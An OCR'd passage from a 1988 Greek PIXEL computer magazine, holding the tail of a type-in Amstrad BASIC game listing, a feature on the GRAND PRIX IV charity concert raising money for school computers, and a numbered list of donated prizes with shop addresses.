=14 AND Y=22 OR (X+1)=15 AND Y=22 OR (X+1)= 16 AND Y
=22 OR (X+2)=17 AND Y=22 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PR
INT"LIVES:";L:SOUND 1,218,24,15
750 IF X=16 AND Y=18 OR X=17 AND Y=18 OR X=18 AND Y=18 OR X=19 AND Y=18 OR X=20
AND Y=18 OR X=21 AND Y=18 OR X=22 AND Y=18 OR X= 24
AND Y=18 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L:SO
UND 1,218,24,15:
760 IF X=24 AND Y=10 OR X=25 AND Y=10  OR (X+2)=24 AND Y=10 OR (X+2)=25 AND Y=10
 THEN  PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES:";L:SOUND 1,218,24,15
770 IF (X+3)=24 AND (Y-1)=11 OR(X+3)=24 AND (Y-1)=12 OR(X+3)=24 AND(Y-1)=13 OR(X
+3)=24 AND (Y-1)=14 OR(X+3)=24 AND (Y-1)=15 OR(X+3)=
24 AND (Y-1)=16 OR(X+3)=24 AND (Y-1)=17 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN
1:LOCATE 1,1:PRINT"LIVES:";L:SOUND 1,218,15
```

Λίστα Διαφημιζομένων PIXEL

```
780  IF (X+3)=14 ANυ (Y-1)=24 OR(X+3)=14 AND (Y-1)=23 THEN PEN 3:PRINT "SCRASH":
LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L:SOUND 1,2
18,15
790 IF (X-1)=18 AND(Y-1)=6 OR(X-1)=18 AND(Y-1)=7 OR(X-1)=18 AND(Y-1)=8 OR(X-1)=1
8 AND(Y-1)=9 OR(X-1)=18 AND(Y-1)=10 OR(X-1)=18 AND(Y
-1)=11 OR(X-1)=18 AND(Y-1)=12 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES:";L:SOUND 1,218,15
800 IF(X-1)=18 AND(Y-1)=13 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:
PRINT"LIVES:";L:SOUND 1,218,15
810 IF(x+2)=18 AND (y-2)=5 OR(x+2)=19 AND (y-2)=5 OR(x+2)=20 AND (y-2)=5 OR(x+2)
=21 AND (y-2)=5 OR(x+2)=22 AND (y-2)=5 THEN PEN 3:PR
INT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L:SOUND 1,218,15
820 IF(x+2)=23 AND (y-2)=5 OR(x+2)=24 AND (y-2)=5 OR(x+2)=24 AND (y-2)=5 OR(x+2)
=25 AND (y-2)=5 OR(x+2)=16 AND (y-2)=14 OR(x+2)=17 A
ND (y-2)=14 OR(x+2)=18 AND (y-2)=14 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LO
CATE 1,1:PRINT"LIVES:";L:SOUND 1,218,15
830 IF X=FIX(E+1) AND Y=FIX(F+2) OR X=FIX(E+2) AND Y=FIX(F+3) OR X=FIX(E+3) AND
Y=FIX(F+3) OR X=FIX(F+1) AND Y=FIX(E+4) OR X=FIX(F+3
) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOUND 1,218,24,15:FOR D
=1 TO 300:NEXT D:L=L-1:PEN 1:
840 IF (X+1)=FIX(E+1) AND Y=FIX(F+2) OR (X+1)=FIX(E+2) AND Y=FIX(F+3) OR (X+1)=F
IX(E+3) AND Y=FIX(F+3) OR (X+1)=FIX(F+1) AND Y=FIX(E
+4) OR (X+1)=FIX(F+3) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOU
ND 1,218,24.15:FOR D=1 TO 300:NEXT D:L=L-1:
850 PEN 1
860 IF (x+1)= FIX(B+5)AND Y=FIX(C+2) OR (x+1)=FIX(B+3) AND Y=FIX (C+5) OR (X+1)=
FIX(C+2) AND Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT
"ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"L
IVES:";L
870 IF(X+2)= FIX(B+5)AND Y=FIX(C+2) OR (X+2)=FIX(B+3) AND Y=FIX (C+5) OR (X+2)=F
IX(C+2) AND Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT"
ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"LI
VES:";L
880 IF (x+2)=FIX(E+1) AND Y=FIX(F+2) OR (X+2)=FIX(E+2) AND Y=FIX(F+3) OR (X+2)=F
IX(E+3) AND Y=FIX(F+3) OR (X+2)=FIX(F+1) AND Y=FIX(E
+4) OR (X+2)=FIX(F+3) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOU
ND 1,218,24.15:FOR D=1 TO 300:NEXT D:L=L-1
890 PEN 1
900 IF (X+1)=FIX(B+5)AND(Y-1)=FIX(C+2) OR (X+1)=FIX(B+3) AND (Y-1)=FIX (C+5) OR
(X+1)=FIX(C+2) AND (Y-1)=FIX(B+4) THEN PEN 3:LOCATE
1,13:PRINT"ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES:";L
910 LOCATE 1,1:PRINT"LIVES:"L
920 IF L=0 THEN GOTO 980
930 IF x=33  AND y=24 THEN h=h+3:SC=H*3::rt=SC+dh:LOCATE 17,1:PRINT;H
940 IF h=33 THEN PEN 3:LOCATE 1,9:PRINT"NO MORE MENS":PEN 1:FOR D=1 TO 100:NEXT:
GOTO 960
950 IF H=36 THEN PEN 3:PRINT"FULL ":FOR Q=1 TO 2500:NEXT Q:SOUND 1,232,50,15:SOU
ND 1,232,50,7 :PEN 1:GOTO 980
960 IF x=31 AND y=13 THEN h=h-6:LOCATE 13,1:PRINT"MENS";H:IF h<0 THEN 970:IF H=0
 THEN 970
970 GOTO 320
980 CLS:LOCATE 15,15: PRINT"GAME  OVER "
990 PEN 2:PRINT"YOUR SCORE WAS ";rt+SC:FOR P=1 TO 1100:NEXT:PEN 3:
1000 INPUT"PLAY AGAIN Y/N ";I$
1010 IF I$="Y" OR I$="y" THEN 90
1020 IF I$="N" OR I$="n" THEN NEW
```

PIXEL


ΥΠΟ ΤΗΝ ΑΙΓΙΔΑ ΤΟΥ ΔΗΜΟΥ ΑΘΗΝΑΙΩΝ

GRAND PRIX IV

ΣΤΟ ΔΡΟΜΟ

ΓΙΑ ΤΑ ΣΧΟΛΕΙΑ ΤΟΥ 2000

Το GRAND PRIX IV, προχωρεί ακάθεκτο. Αυτό το μήνα υπάρχει κατάλογος με τα δώρα που θα κληρωθούν (και τα οποία αυξάνονται συνεχώς) και το κουπόνι συμμετοχής γι' αυτούς που δεν πρόλαβαν να λάβουν μέρος στο διαγωνισμό μας, ή να παραγγείλουν τα εισιτήρια για την συναυλία, της οποίας τα έσοδα θα διατεθούν για αγορά υπολογιστών στα ελληνικά σχολεία.



ΜΕΡΙΚΑ ΑΠΟ ΤΑ ΔΩΡΑ ΜΑΣ



OLIVETTI PRODEST PC1



ATARI 500 STM



APPLE IIC



CONTEC PC



ATARI MEGA ST



SUPER TURBO X

GRAND PRIX IV

ΤΕΛΙΚΗ ΕΥΘΕΙΑ

Η αντίστροφη μέτρηση πλησιάζει σταθερά προς το μηδέν. Ο τερματισμός του GRAND PRIX IV βρίσκεται πια πολύ κοντά. Φίλοι του PIXEL, μικροί και μεγάλοι, πατήστε γκάζι... φτάνουμε!

Λίγο πριν το σημαιάκι του τερματισμού είμαστε πια υποχρεωμένοι να σας πούμε και τα υπόλοιπα μυστικά της συναυλίας. Γιατί καλό το σασπένς, αλλά ...μην παίζουμε και με τα νεύρα σας!

Αρχίζουμε λοιπόν κατ΄ ευθείαν από το ...ψητό: τα δώρα. Τα δώρα που προσφέρουν σχεδόν όλες οι εταιρίες και τα computer shops του χωρου, σε από τους τυχερότερους φίλους του PIXEL. Computers, περιφερειακά, αναλώσιμα, προγράμματα όλων των ειδών (ΚΑΙ παιχνίδια), μαθήματα προγραμματισμού, βιβλία, hi-tech συσκευούλες, αξίας μεγαλύτερης από 6 εκατομμύρια δρχ. Είπαμε να έχει επιτυχία το GRAND PRIX, αλλά μάλλον το ...παρακάναμε! Και δεν τελειώσαμε ακόμα. Τα δώρα αυξάνονται συνεχώς και, τον επόμενο μήνα, θα έχουμε ακόμα περισσότερα.

ΟΙ ΠΡΟΣΚΛΗΣΕΙΣ...

Υπάρχουν και εδώ, όπως φυσικά και το κουπόνι συμμετοχής. Περιμένουμε τη συμμετοχή σας, τη γνώμη σας, την παρουσία σας και, γενικώς ...σας περιμένουμε! Μην ξεχνάτε ότι η προθεσμία είναι η 25 Μαΐου (σφραγίδα ταχυδρομείου) και, φυσικά, όσοι θέλουν να λάβουν μέρος, έχουν μοναδικό δικαίωμα συμμετοχής (ανά άτομο).

ΠΟΥ, ΠΩΣ, ΠΟΤΕ;

Σιγά, φίλοι μας, μια-μια οι ερωτήσεις. Λοιπόν, ελπίζουμε ότι εκείνο το βράδυ του Ιουνίου δεν θα έχετε κανένα πρόβλημα. Βάλτε λοιπόν τον αυτόματο πιλότο και ελάτε να διασκεδάσουμε!

Βέβαια, το πάρτυ με τη μουσική είναι σαν το κρέας με τα κόκαλα: πάνε πάντα μαζί. Πάρτυ έχουμε, από μουσική λοιπόν πώς πάμε; Μην ανησυχείτε καθόλου: Ο Γιάννης Μηλιώκας, η Πωλίνα, η Αφροδίτη Μάνου, ο Σάκης Μπουλάς, και οι Νορμάλ θα είναι μαζί σας! Τα πιο κεφάτα ονόματα της μουσικής Αθήνας, μαζί, σε ένα φοβερό πάρτυ! Τι άλλο θέλετε;

ΔΕΝ ΤΕΛΕΙΩΣΑΜΕ

Η κλήρωση των δώρων θα γίνει με όλες τις τιμές και τους τύπους σε συμβολαιογραφικό γραφείο, λίγες μέρες πριν την εκδήλωση, και τα ονόματα των τυχερών θα τοιχοκολληθούν σε πολλά σημεία του Σταδίου. Σκεφθήκαμε ότι θα ήταν προτιμότερο έτσι, μια και ο αριθμός των δώρων -και φυσικά οι τυχεροί - θα είναι φέτος περισσότεροι. Εκτός από αυτό, όμως, θα έχετε τη δυνατότητα να διασκεδάσετε περισσότερο με τους αγαπημένους σας καλλιτέχνες.

Η προθεσμία παραλαβής των δώρων είναι η 30 Δεκεμβρίου 1988. Καλό θα ήταν βέβαια να τα παραλάβετε όσο το δυνατόν πιο έγκαιρα.

ΤΑ ΣΧΟΛΕΙΑ ΣΑΣ ΠΕΡΙΜΕΝΟΥΝ


Μην ξεχνάτε ότι τα σχολεία της Ελλάδας περιμένουν τη συμμετοχή σας. Τα χρήματα της εκδήλωσης θα γίνουν ηλεκτρονικοί υπολογιστές και θα μοιραστούν σε όλη την Ελλάδα.

Ήδη έχουν γίνει κάποιες εκτιμήσεις και τα σχολεία που εσείς ψηφίζετε μπαίνουν σε προτεραιότητες.

ΣΑΣ ΠΕΡΙΜΕΝΟΥΜΕ

Διαλέξαμε την ημερομηνία έτσι, ώστε να μην έχετε πια υποχρεώσεις εξετάσεων ή μαθημάτων. Η ημέρα αυτή είναι η αρχή των διακοπών σας και, όπως και πέρυσι, οι διακοπές σας αρχίζουν με το πάρτυ του PIXEL.

Φανταστείτε λοιπόν: Καλοκαιρινό απογευματάκι, αμέσως μετά το τέλος των εξετάσεων. Ο Γιάννης Μηλιώκας, η Πωλίνα, η Αφροδίτη Μάνου, ο Σάκης Μπουλάς, οι Νορμάλ. ΤΟ πάρτυ του καλοκαιριού σας περιμένει!



● ΤΑ ΕΠΑΘΛΑ ΤΟΥ ΔΙΑΓΩΝΙΣΜΟΥ

1 **SUPER TURBO X** + 1 disk drive +20MB hard disk + κάρτα PEGA (Hercules/EGA) + hires EGA monitor + κάρτα modem, συνολικής αξίας 380.000 δρχ. Από το **ΠΛΑΙΣΙΟ COMPUTERS** (Στουρνάρα 24 & Μπουμπουλίνας, τηλ. 3644001).

2 **ATARI MEGA ST 2MB** + μονόχρωμο monitor + πρόγραμμα Masterplan, συνολικής αξίας 359.000 δρχ. Από την **ΕΛΚΑΤ ΑΕ** (Σόλωνος 26, τηλ. 3640719).

3 **ΥΠΟΤΡΟΦΙΑ** ενός έτους για προγραμματισμό και χειρισμό Η/Υ σε μηχανογραφικές εφαρμογές, αξίας 280.000 δρχ. Από την **CONSTANTINOU COMPUTER STUDIES** (Λ. Κηφισίας 324, τηλ. 6822152).

4 **APPLE II** + πρόγραμμα Apple Works, συνολικής αξίας 220.000 δρχ. Από τη **RAINBOW COMPUTER APPLICATIONS** (Ηλία Ηλιού 75, τηλ. 9012892-3).

5 **ΥΠΟΤΡΟΦΙΑ** ενός έτους σε προγραμματισμό Η/Υ και εφαρμογές, αξίας 180.000 δρχ. Από την **CONSTANTINOU COMPUTER STUDIES** (Λ. Κηφισίας 324, τηλ. 6822152).

6 **ΠΡΟΟΠΤΙΚΕΣ 1992**, πλήρες εμπορικό πακέτο, αξίας 174.000 δρχ. Από το **COMPUTER ΓΙΑ ΣΕΝΑ** (Θησέως 140, Καλλιθέα, τηλ. 9592623).

7 **CONTEQ PC** + Multi I/O + CGA/Hercules + 2 Disk Drives 5 1/4' + monochrome monitor, συνολικής αξίας 160.000 δρχ. Από το **THE COMPUTER SHOP**, (Στουρνάρα 47, τηλ. 3603594).

8 **ΥΠΟΤΡΟΦΙΑ** ενός έτους για προγραμματισμό - χειρισμό Η/Υ, αξίας 160.000 δρχ. Από τις σχολές **ΚΟΝΤΟΡΑΒΔΗ** (Εμμ. Μπενάκη 59, τηλ. 3619331).

9 **ΠΡΟΟΠΤΙΚΕΣ 1992**, πλήρες βιοτεχνικό πακέτο, αξίας 139.000 δρχ. Από το **COMPUTER ΓΙΑ ΣΕΝΑ** (Θησέως 140, Καλλιθέα, τηλ. 9592623).

10 **ATARI 520 STM** + disk drive + μονόχρωμο monitor + μία εγγραφή στο ATARI CLUB, συνολικής αξίας 135.000 δρχ. Από το **ATARI CLUB** (Σολωμού 25Α & Μπόταση 7, τηλ. 3644695).

11 **OLIVETTI PRODEST PC 1** + μονόχρωμο monitor + ελληνικό DOS V3.20 + joystick, συνολικής αξίας 130.000 δρχ. Από τη **ΔΙΑΣ ΑΕ** (Λ. Συγγρού 43, τηλ. 9232375).

12 **ΥΠΟΤΡΟΦΙΑ** σε προγραμματισμό Η/Υ, τετράμηνης διάρκειας, αξίας 125.000 δρχ. Από το **COMPUTER MIND** (Λ. Παπάγου 104, τηλ. 7757655).

13 **ΣΕΙΡΑ FIRST** (πελάτες-πιστωτές-αποθήκη-αξιόγραφα-έσοδα-έξοδα) για PCs, αξίας 120.000 δρχ. Από τη **NEW LOGIC**, (Τσιμισκή 3, Θεσ/νίκη, τηλ. 533700).

14 **ΥΠΟΤΡΟΦΙΑ** διάρκειας 6 μηνών, στο τμήμα λογιστικής, αξίας 90.000 δρχ. Από την **ATLANTA STUDIES** (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).

15 **ΠΑΚΕΤΟ UB** Series (UB Word - UB Base - UB Spread - UB Graph), αξίας 84.000 δρχ. Από τη **UNIBRAIN** (Μπούσγου 2, τηλ. 6465195).

16 **COMMODORE 64BN** + κασετόφωνο + 10 πρωτότυπα παιχνίδια, συνολικής αξίας 80.000 δρχ. Από το **ENIAC COMPUTER** (34ου Συντάγματος Πεζικού, Πειραιάς, τηλ. 4128474).

17 **ΣΕΜΙΝΑΡΙΟ** 40 ωρών για dBase III PLUS, αξίας 77.000 δρχ. Από τη **CIS** Εργαστήρια Ελευθέρων Σπουδών (Λ. Συγγρού 44, τηλ. 3254416).

18 **ΣΕΜΙΝΑΡΙΟ** 40 ωρών για dBase III PLUS, αξίας 77.000 δρχ. Από τη **CIS** Εργαστήρια Ελευθέρων Σπουδών (Λ. Συγγρού 44, τηλ. 3254416).

19 **ΕΡΜΗΣ**, πλήρες επαγγελματικό πακέτο για PCs, αξίας 73.000 δρχ. Από τη **MICROΧΩΡΑ** (Ενωτικών 9, Θεσ/νίκη, τηλ. 525092).

20 **PC TELEX**, περιφερειακό για IBM και συμβατούς, αξίας 71.000 δρχ. Από το **COMPUTER ΓΙΑ ΣΕΝΑ** (Θησέως 140, Καλλιθέα, τηλ. 9592623).

21 **CASIO PORTABLE COMPUTER** (LCD οθόνη, 16K μνήμη), αξίας 70.000 δρχ. Από το **COMPUTER MARKET** (Σολωμού 26, τηλ. 3611805).

22 **PRINTER EPSON LQ 500**, αξίας 66.000 δρχ. Από την **ECS AE** (Ερμού & Φωκίωνος 8, τηλ. 3225426).

23 **QL D plus** + δύο joysticks Quickshot II + προγράμματα, συνολικής αξίας 65.000 δρχ. Από τη **MICROTEC** (Γ' Σεπτεμβρίου 52, τηλ. 8835115).

24 **ΒΙΒΛΙΑ**, συνολικής αξίας 60.000 δρχ. Από τις εκδόσεις **ΚΛΕΙΔΑΡΙΘΜΟΣ** (Μπόταση 5, τηλ. 3601076).

25 **ΕΚΤΥΠΩΤΗΣ CITIZEN 120D**, αξίας 58.000 δρχ. Από τη **GENERAL SYSTEMS** (Εθν. Αμύνης 9, Θεσ/νίκη, τηλ. 285139).

26 **PLOTTER/WORD PROCESSOR VEGAS**, αξίας 55.000 δρχ. Από τη **SELCON HANTAREX** (Ιπποκράτους 35, Ελληνικό, τηλ. 9910950).

27 **100 ΔΙΣΚΕΤΕΣ GOLDSTAR**, συνολικής αξίας 55.000 δρχ. Από το **MICROCORNER C.S.** (Μιχαλακοπούλου 206, τηλ. 7706795).

28 **100 ΔΙΣΚΕΤΕΣ 5 1/4'**, συνολικής αξίας 50.000 δρχ. Από τη **SAKENET** (Πραξιτέλους 131 & Βασ. Γεωργίου, τηλ. 4112734).

29 **MODEM ΤΡΙΤΩΝ** v.21, αξίας 50.000 δρχ. Από τη **SPACE HELLAS** (Μεσογείων 302, τηλ. 6527008).

30 **ΕΚΠΑΙΔΕΥΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ** για Commodore 64/128, συνολικής αξίας 50.000 δρχ. Από την **ELITE** (Δ. Γούναρη 48, Θεσ/νίκη, τηλ. 221106).

31 **DIAMOND LOTUS PACKAGE** για PCs, αξίας 50.000 δρχ. Από την **ATLANTISOFT COMPUTER SYSTEMS** (Σινιοσόγλου 2, τηλ. 2771371).

32 **ΥΠΟΤΡΟΦΙΑ** διάρκειας 2 1/2 μηνών σε ταχύρρυθμο τμήμα, σε εισαγωγή και χειρισμό γλώσσας Basic, αξίας 50.000 δρχ. Από την **ATLANTA STUDIES** (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).

33 **SPECTRUM PLUS 2** + πέντε πρωτότυπα παιχνίδια, συνολικής αξίας 46.000 δρχ. Από το **DATA SHOP** (Πλάτωνος 7, Εμπ. Κέντρο PLATON PLAZA, τηλ. 6826593).

34 **25 ΠΡΟΓΡΑΜΜΑΤΑ** εισαγωγής για AMSTRAD CPC, συνολικής αξίας 45.000 δρχ. Από το **THOMAS SOFT** (Στουρνάρα & Τσαμαδού 4, τηλ. 3615362).

35 **ΣΕΜΙΝΑΡΙΟ** 25 ωρών για PC-DOS, αξίας 41.000 δρχ. Από τη **CIS** Εργαστήρια Ελευθέρων Σπουδών, (Λ. Συγγρού 44, τηλ. 3254416).

36 **PRINTER MPS 801**, για Commodore, αξίας 40.000 δρχ. Από το **ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ**, (Διοικητηρίου 36, Θεσ/νίκη, τηλ. 214228).

37 **KITS ΗΛΕΚΤΡΟΝΙΚΩΝ ΚΑΤΑΣΚΕΥΩΝ**, δικής σας επιλογής, συνολικής αξίας 40.000 δρχ. Από τη **SMART KIT ELECTRONICS** (Αγ. Κων/νου 39, 5230453).

38 **ΠΡΟΓΡΑΜΜΑΤΑ** εσόδων - εξόδων και αποθήκης για PCs, συνολικής αξίας 40.000 δρχ. Από την **OASIS** Συστήματα Υπολογιστών ΑΕΒΕ (Μάρνη 1 & Πατησίων, τηλ. 5227591).

39 **ΥΠΟΤΡΟΦΙΑ**, διαρκείας 2 μηνών για εκμάθηση γραφομηχανής, αξίας 40.000 δρχ. Από την **ATLANTA STUDIES** (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).

40 **ΠΡΟΓΡΑΜΜΑΤΑ** Πελατών & Διευθυνσιογράφος, συνολικής αξίας 38.000 δρχ. Από την **OASIS** Συστήματα Υπολογιστών ΑΕΒΕ (Μάρνη 1 & Πατησίων, τηλ. 5227591).

41 **ΕΚΤΥΠΩΤΗΣ AMSTRAD DMP 2000**, αξίας 35.000 δρχ. Από το **PLOT 1+**, (Σολωμού & Σουλτάνη 16, τηλ. 3640541).

42 **MD INTERFACE** για Amiga, αξίας 35.000 δρχ. Από τη **MICRO ΗΛΕΚΤΡΟΝΙΚΗ**, (Κατσιμίδη 14, Θεσ/νίκη, τηλ. 853552).

43 **APPLE WORKS + FLAT PANEL**, για τη σειρά υπολογιστών Apple II, συνολικής αξίας 32.000 δρχ. Από το **MAGNET COMPUTERS** (Κηφισίας 232, τηλ. 8086508).

44 **VOICE MASTER** για PCs, αξίας 30.000 δρχ. Από την **ATLANTISOFT COMPUTER SYSTEMS** (Σινιοσόγλου 2, τηλ. 2771371).

45 **ΒΙΒΛΙΑ** για Computers, συνολικής αξίας 30.000 δρχ. Από τις Εκδόσεις **Μ. ΓΚΙΟΥΡΔΑ** (Σεργίου Πατριάρχου 4, τηλ. 3624947).

46 **ΕΠΙΠΛΟ** για Computers, αξίας 30.000 δρχ. Από το **STUDIO MAJA** (Συγγρού 70, τηλ. 9214125).

47 **ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ 100 ΔΙΣΚΕΤΩΝ 5 1/4'** Super Deluxe + 50 δισκέτες Power DD, συνολικής αξίας 29.000 δρχ. Από την **GREEK SOFTWARE** (Πριγκηπονήσων 28, τηλ. 6443759).

48 **MUSIC MACHINE** για Amstrad CPC + 1 δισκετοθήκη + joystick Moonraker, συνολικής αξίας 29.000 δρχ. Από το **ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS** (Στουρνάρα 20, τηλ. 3646725).

49 **ΔΕΚΑ ΒΙΒΛΙΑ** για Computers από τη σειρά "ΗΛΕΚΤΡΟΝΙΚΟΣ ΠΑΡΑΤΗΡΗΤΗΣ", συνολικής αξίας 28.000 δρχ. Από τις εκδόσεις "**ΠΑΡΑΤΗΡΗΤΗΣ**" (Αδ. Σταύρου 15, Θεσ/νίκη, τηλ. 927685).

50 **ΠΡΟΓΡΑΜΜΑ** επεξεργασίας κειμένου JB WORD + πρόγραμμα ΠΡΟ-ΠΟ για PCs, συνολικής αξίας 27.700 δρχ. Από τη **SOFTSUPPORT** (Τομπάζη 20, Θεσ/νίκη, τηλ. 846074).

51 **ΠΑΙΧΝΙΔΙΑ** για TI/49-4A, συνολικής αξίας 26.000 δρχ. Από την **ATLANTISOFT COMPUTER SYSTEMS** (Σινιοσόγλου 2, τηλ. 2771371).

52 **LOGITECH MOUSE** για PCs, αξίας 25.000 δρχ. Από τη **MICROLAND** (Αλκιβιάδου 87, τηλ. 4118736).

53 **VOICE KEY + VOICE TALKING DISK** για Commodore, συνολικής αξίας 25.000 δρχ. Από την **ATLANTISOFT COMPUTER SYSTEMS** (Σινιοσόγλου 2, τηλ. 2771371).

54 **STAND MOVER** για monitors, αξίας 25.000 δρχ. Από το **COM-**

PUTER MAGIC (Εμμ. Μπενάκη & Κωλέττη 11, τηλ. 3615571).

55 ΔΕΚΑ ΔΙΣΚΕΤΕΣ με εκπαιδευτικά προγράμματα και παιχνίδια για Amstrad + βιβλίο 'Εισαγωγή στα Computers' + joystick Quickshot II, συνολικής αξίας 24.400 δρχ. Από την GREEK SOFTWARE (Πριγκηπονήσων 28, τηλ. 6443759).

56 ΣΕΜΙΝΑΡΙΟ 12 ωρών στο πρόγραμμα FRAME WORK, αξίας 24.000 δρχ. Από την BORA AE (Αγ Ιωάννου 82, τηλ. 6397365).

57 FINAL CARTRIDGE III για Commodore 64/128, αξίας 22.000 δρχ. Από την GEDICO ΕΠΕ (Μακρυγιάννη 33, τηλ. 9227476).

58 ΣΕΙΡΑ εκπαιδευτικών προγραμμάτων για AMSTRAD, αξίας 22.000 δρχ. Από την GREEK SOFTWARE (Πριγκιπονήσων 28, τηλ. 6443759).

59 ΠΛΗΡΗΣ ΣΕΙΡΑ βιβλίων για Computers, συνολικής αξίας 21.600 δρχ. Από τις εκδόσεις ΓΚΙΟΥΡΔΑ (Σεργίου Πατριάρχου 4, τηλ. 3624947).

60, 61 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λούκυ Λουκ + Λεονάρδου + Αχιλλέα Ταλόν + βιβλίων για Computers, συνολικής αξίας 21.000 δρχ. Από τις εκδόσεις ΜΑΜΜΟΥΘ ΚΟΜΙΞ (Γενναδίου 2, τηλ. 3625054).

62, 63 100 ΔΙΣΚΕΤΕΣ 5 1/4', συνολικής αξίας 20.000 δρχ. Από την TECHNET (Λ. Συγγρού 44, τηλ. 9236303).

64, 65 ΣΕΜΙΝΑΡΙΑ 25 ωρών σε Αρχές Προγραμματισμού και Χειρισμό Η/Υ, για μαθητές και επαγγελματίες, αξίας 20.000 δρχ. Από το Εργαστήριο Ελευθέρων Σπουδών BASICA (Δημοσθένους 31, Καλλιθέα, τηλ. 9560823).

66 ΕΠΙΤΑΓΗ ΔΩΡΟΥ, αξίας 20.000 δρχ. Από το MR COMPUTER (Σπετσοπούλας 13 & Κυψέλης 51, τηλ. 8826862).

